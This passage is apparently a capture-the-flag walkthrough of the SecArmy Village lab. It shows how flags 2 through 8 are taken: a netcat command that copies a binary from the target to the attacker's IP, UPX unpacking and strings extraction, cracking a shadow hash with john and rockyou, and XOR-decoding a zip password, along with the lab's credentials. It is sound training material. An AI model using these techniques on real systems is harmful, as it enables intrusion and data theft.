┌──(desibeats㉿kali)-[~/Desktop/challenge2]
└─$ ls
flag2.txt  todo.txt
```

We explore challenge2 and find out flag.txt and todo.txt
We no explore this two files




```
┌──(desibeats㉿kali)-[~/Desktop/challenge2]
└─$ ls
flag2.txt  todo.txt

┌──(desibeats㉿kali)-[~/Desktop/challenge2]
└─$ cat flag2.txt
Congratulations!

Here's your second flag segment: flag2{624a21}

┌──(desibeats㉿kali)-[~/Desktop/challenge2]
└─$ cat todo.txt
Although its total WASTE but ... here's your super secret token: c8e6afe38c2ae9a0283ecfb4e1b7c10f7d96e54c39e727d0e5515ba24a4d1f1b
```

We have now captured our flag2 and have also received our super-secret token
----------------------Marks END of Dos(Flag 2)--------------------


Step 10: We have to use this super secret code we derived from our to-do file.

In step 4 we tried to communicate with port 1337 using ncat and it asked us for a super secret code, lets try doing that again and using this super secret code to enter



```
Welcome to SVOS Password Recovery Facility!
Enter the super secret token to proceed: c8e6afe38c2ae9a0283ecfb4e1b7c10f7d96e54c39e727d0e5515ba24a4d1f1b

Here's your login credentials for the third user tres:r4f43l71n4j3r0

┌──(desibeats㉿kali)-[~/Desktop/challenge2]
└─$ 
```

We now have the username and password for our third user which we can now use to explore the tres folder. tres:r4f43l71n4j3r0
We now have access to tres folder and have captured another flag



```
tres@svos:~$ whoami
tres
tres@svos:~$ ls
flag3.txt  readme.txt  secarmy-village
tres@svos:~$ cat flag3.txt
Congratulations! Here's your third flag segment: flag3{ac66cf}
tres@svos:~$ cat readme.txt
A collection of conditionals has been added in the secarmy-village binary present in this folder reverse it and get the fourth user's credentials , if you have any issues with
 accessing the file you can head over to: https://mega.nz/file/XodTiCJD#YoLtnkxzRe_BInpX6twDn_LFQaQVnjQufFj3Hn1iEyU
tres@svos:~$ 
```

---------------------Marks END of Tres(Flag 3)------------------

Step 11: The third file called secarmy-village is an ELF file or a Executable file. Lets try and copy it to our local machine using Ncat.


To download the file onto our local machine using ncat we do the following

in the tres@svos terminal we type
nc 192.168.100.15 1234 < secarmy-village

here 192.168.100.15 is my local machine IP address(Kali IP).

in a new terminal go to /var/tmp/ folder (destination folder where the secarmy-village file will be downlaoded)


```
nc -lnvp 1234 >  secarmy-village
```



```
┌──(desibeats㉿kali)-[/var/tmp]
└─$ ls
hash.txt          systemd-private-
hash.txt.swp      systemd-private-
secarmy-village   systemd-private-

┌──(desibeats㉿kali)-[/var/tmp]
└─$ s4
```

The file has been downloaded on my local machine

In order to unpack the executable file we will use the upx command



```
┌──(desibeats㉿kali)-[/var/tmp]
└─$ upx -d secarmy-village
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2020
UPX 3.96        Markus Oberhumer, Laszlo Molnar & John Reiser   Jan 23rd 2020

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
     53496 <-     20348   38.04%   linux/amd64   secarmy-village

Unpacked 1 file.
```


-d stands for decompress.

Step 12: From readme.txt file found under tres, we saw that this file contains the credentials for the 4th user

To read through this file we will have to use strings command

On the same terminal type strings secarmy-village, it will give you a list of strings, but we are aware that credentials could be one possible string found in secarmy-village, hence we modify our command as follows


strings secarmy-village | grep credentials



```
┌──(desibeats㉿kali)-[/var/tmp]
└─$ strings secarmy-village | grep credentials
Here's the credentials for the fourth user cuatro:p3dr00l1v4r3z

┌──(desibeats㉿kali)-[/var/tmp]
└─$ 
```

We now have the username and password for the 4th user.
cuatro:p3dr00l1v4r3z

We can now explore Cuatro directory.



```
cuatro@svos:/home/tres$ cd /home/cuatro/
cuatro@svos:~$ ls
flag4.txt  todo.txt
cuatro@svos:~$ cat flag4.txt
Congratulations, here's your 4th flag segment: flag4{1d6b06}
cuatro@svos:~$ cat todo.txt
We have just created a new web page for our upcoming platform, its a photo gallery. You can check them out at /justanothergallery on the webserver.
cuatro@svos:~$ 
```

---------------------Marks END of Cuatro(Flag 4)----------------
Step 13:

On you web browser with your target page open, copy paste /justanothergallery after the target IP to view the webpage And run a dirb scan on it to check if we can find anything interesting. We see and we do not find anything

The only way to find the next clue is to go through all the folders from the root directory

so lets explore cuators var folder and see if we find anything interesting

inside the var folder we see
backups cache crash lib local lock log mail opt run
snap spool tmp www

Explore each folder and see if we find justanothergallery


when we access directory www/html we find justanother gallery inside which we find a folder called qr with 63 images
let try and doanload all images to our local machine

inorder to download we navigate to

https://<TargetIP>/justanothergallery/qr on firefox and see that we can access the images.
NOTE: All the images are actually QR code hence we can use a qr code decoder to know which
text is encrypted into the QR.

After we visit image 53 we see that the parsed result is


cinco:ruy70m35



Decode Succeeded

Raw text	cinco:ruy70m35
Raw bytes	40 e6 36 96 e6 36 f3 a7 27 57 93 73 06 d3 33 50
Barcode format	QR_CODE
Parsed Result Type	URI
Parsed Result	cinco:ruy70m35

Step 14: Time to access cinco's directory




```
cinco@svos:~$ whoami
cinco
cinco@svos:~$ ls
flag5.txt  readme.txt
cinco@svos:~$ cat flag5.txt
Congratulations! Here's your 5th flag segment: flag5{b1e870}
cinco@svos:~$ cat readme.txt
Check for Cinco's secret place somewhere outside the house
cinco@svos:~$ 
```

---------------------Marks END of Cinco(Flag 5)----------------

Step 15: While searching for /justanothegallery in step 13 we come across a folder called cinco's secrets
Hence we go to root folder using cd / and access folder Cinco's-secrets


We find two files, hint.txt and shadow.bak(ASCII)



```
cinco@svos:/cincos-secrets$ ls
hint.txt  shadow.bak
cinco@svos:/cincos-secrets$ cat hint.txt
we will, we will, ROCKYOU..!!!
cinco@svos:/cincos-secrets$ strings shadow.bak | grep -r seis
shadow.bak:seis:$6$MCzqLn0Z2KB3X3TM$opQCwc/JkRGzfOg/WTve8X/zSQLwVf98I.RisZCFo0mTQzpvc5zqm/0OJ5k.PITcFJBnsn7Nu2qeFP8zkBwx7.:18532:0:99999:7:::
cinco@svos:/cincos-secrets$ 
```


We notice that there is a string called seis followed by a : and a coded string.
The coded string is our password.
Lets try to decode it.
Copy the given text into a txt editor and save it (I saved it as decode.txt).
We have a hint that hints the use of rockyou.txt to decrypt it.
Lets try using john the riper to do so.

On a new terminal type
john --wordlist=/home/desibeats/Desktop/rockyou.txt hash.txt &&
john --show hash.txt



```
┌──(desibeats㉿kali)-[~/Desktop]
└─$ john --wordlist=/home/desibeats/Desktop/rockyou.txt hash.txt && john --show hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
No password hashes left to crack (see FAQ)
seis:Hogwarts:18532:0:99999:7:::

1 password hash cracked, 0 left

┌──(desibeats㉿kali)-[~/Desktop]
```


We can now use the usrname:password combination to login as seis.



```
seis@svos:~$ whoami
seis
seis@svos:~$ ls
flag6.txt  readme.txt
seis@svos:~$ cat flag6.txt
Congratulations! Here's your 6th flag segment: flag6{779a25}
seis@svos:~$ cat readme.txt
head over to /shellcmsdashboard webpage and find the credentials!
seis@svos:~$ 
```


---------------------Marks END of Seis(Flag 6)----------------

Step 16:
We now go to http::<Target Ip>/shellcmsdashboard/ on our web browser. We see that we are on a login page with no information
Lets try accessing shellcmsdashboard folder through the terminal
The folder can be found under /var/www/html
The radme9213.txt gives us credentials for the 7th user, 6u1l3rm0p3n473



```
seis@svos:/var/www/html/shellcmsdashboard$ ls
aabbzzee.php  index.php  readme9213.txt  robots.txt
seis@svos:/var/www/html/shellcmsdashboard$ cat readme9213.txt
password for the seventh user is 6u1l3rm0p3n473
seis@svos:/var/www/html/shellcmsdashboard$ 
```


Cat robots.txt gives us the username and password for login screen found on our webpage



head over to /aabbzzee.php

Step 17: We head over to aabbzzee.php and try searching a user but it does not lead us anywhere, hence we leave it aside.


We now login using the password extracted for the 7th user Siete: 6u1l3rm0p3n473



```
siete@svos:~$ ls
flag7.txt  hint.txt  key.txt  message.txt  mighthelp.go  password.zip
siete@svos:~$ cat flag7.txt
Congratulations!
Here's your 7th flag segment: flag7{d5c26a}
siete@svos:~$ 
```

---------------------Marks END of siete(Flag 7)----------------

Step 18: We explore all the other files



```
siete@svos:~$ ls
flag7.txt  hint.txt  key.txt  message.txt  mighthelp.go  password.zip
siete@svos:~$ cat hint.txt
Base 10 and Base 256 result in Base 256!
siete@svos:~$ cat key.txt
x
siete@svos:~$ cat message.txt
[11 29 27 25 10 21 1 0 23 10 17 12 13 8]
siete@svos:~$ cat mighthelp.go
package main import(
        "fmt" ) func main() {
        var chars =[]byte{}
        str1 := string(chars)
        fmt.println(str1)
}
siete@svos:~$ file mighthelp.go
mighthelp.go: C source, ASCII text
siete@svos:~$ unzip password.zip
Archive:  password.zip
[password.zip] password.txt password: 
```

In order to unzip password.zip we require a password and we are given the following hints
Mighthelp.go is a c code file that does a bitwise operation and concatenates all the string together.
We have been given a key "x".
On Focusing on the hint we see that it might ask us the convert something to base 10(Decimal) lets try
converting message.txt to base 10, message.txt could be a hexadecimal value or an ascii value

we are also given a key which is x, only way to convert x into a decimal is if we convert from ascii
to decimal therefore we can assume message.txt to be ascii value

Converting x to Decimal we get
x->120


A key can be used in various ways in cryptography, but for simplicity sake we assume this is a one time pad
one time pad means we convert the given ascii to binary and xor with the binary of other decimals to get another binary which can be converted to ascii value

For Example

Ascii	Decimal	Binary
x	120	01111000
?	11	00001011

To calculate ? we can simply xor the two binaries and use the final binary to get an ascii
result is 01110011 -> 115 ->s


same way we can compute other ascii values too manually or write a simple python code for it



```
┌──(desibeats㉿kali)-[~/Desktop]
└─$ cat code.py
str =""
for x in [11,29,27 ,25 ,10 ,21 ,1 ,0 ,23 ,10 ,17 ,12 ,13 ,8]:
    res = x^120
    str +=chr(res)

print(str)

┌──(desibeats㉿kali)-[~/Desktop]
└─$ python3 code.py
secarmyxoritup
```


The following python code has given us a string: secarmyxoritup.

We can use this string as a password to unzip the password.zip file




```
siete@svos:~$ unzip password.zip
Archive:  password.zip
[password.zip] password.txt password:
 extracting: password.txt
siete@svos:~$ ls
flag7.txt  hint.txt  key.txt  message.txt  mighthelp.go  password.txt  password.zip
siete@svos:~$
```

Step 19: We can explore the txt file to get the password of the 8th user
Ocho:m0d3570v1ll454n4



```
siete@svos:~$ strings password.txt
the next user's password is m0d3570v1ll454n4
siete@svos:~$
```

On exploring ocho we get this:




```
ocho@svos:~$ ls
flag8.txt  keyboard.pcapng
ocho@svos:~$ cat flag8.txt
Congratulations!
Here's your 8th flag segment: flag8{5bcf53}
ocho@svos:~$ file keyboard.pcapng
keyboard.pcapng: pcap-ng capture file - version 1.0
ocho@svos:~$ 
```

---------------------Marks END of ocho(Flag 8)----------------

Step 20: We notice that keyboard.pcapng file is a pcap file

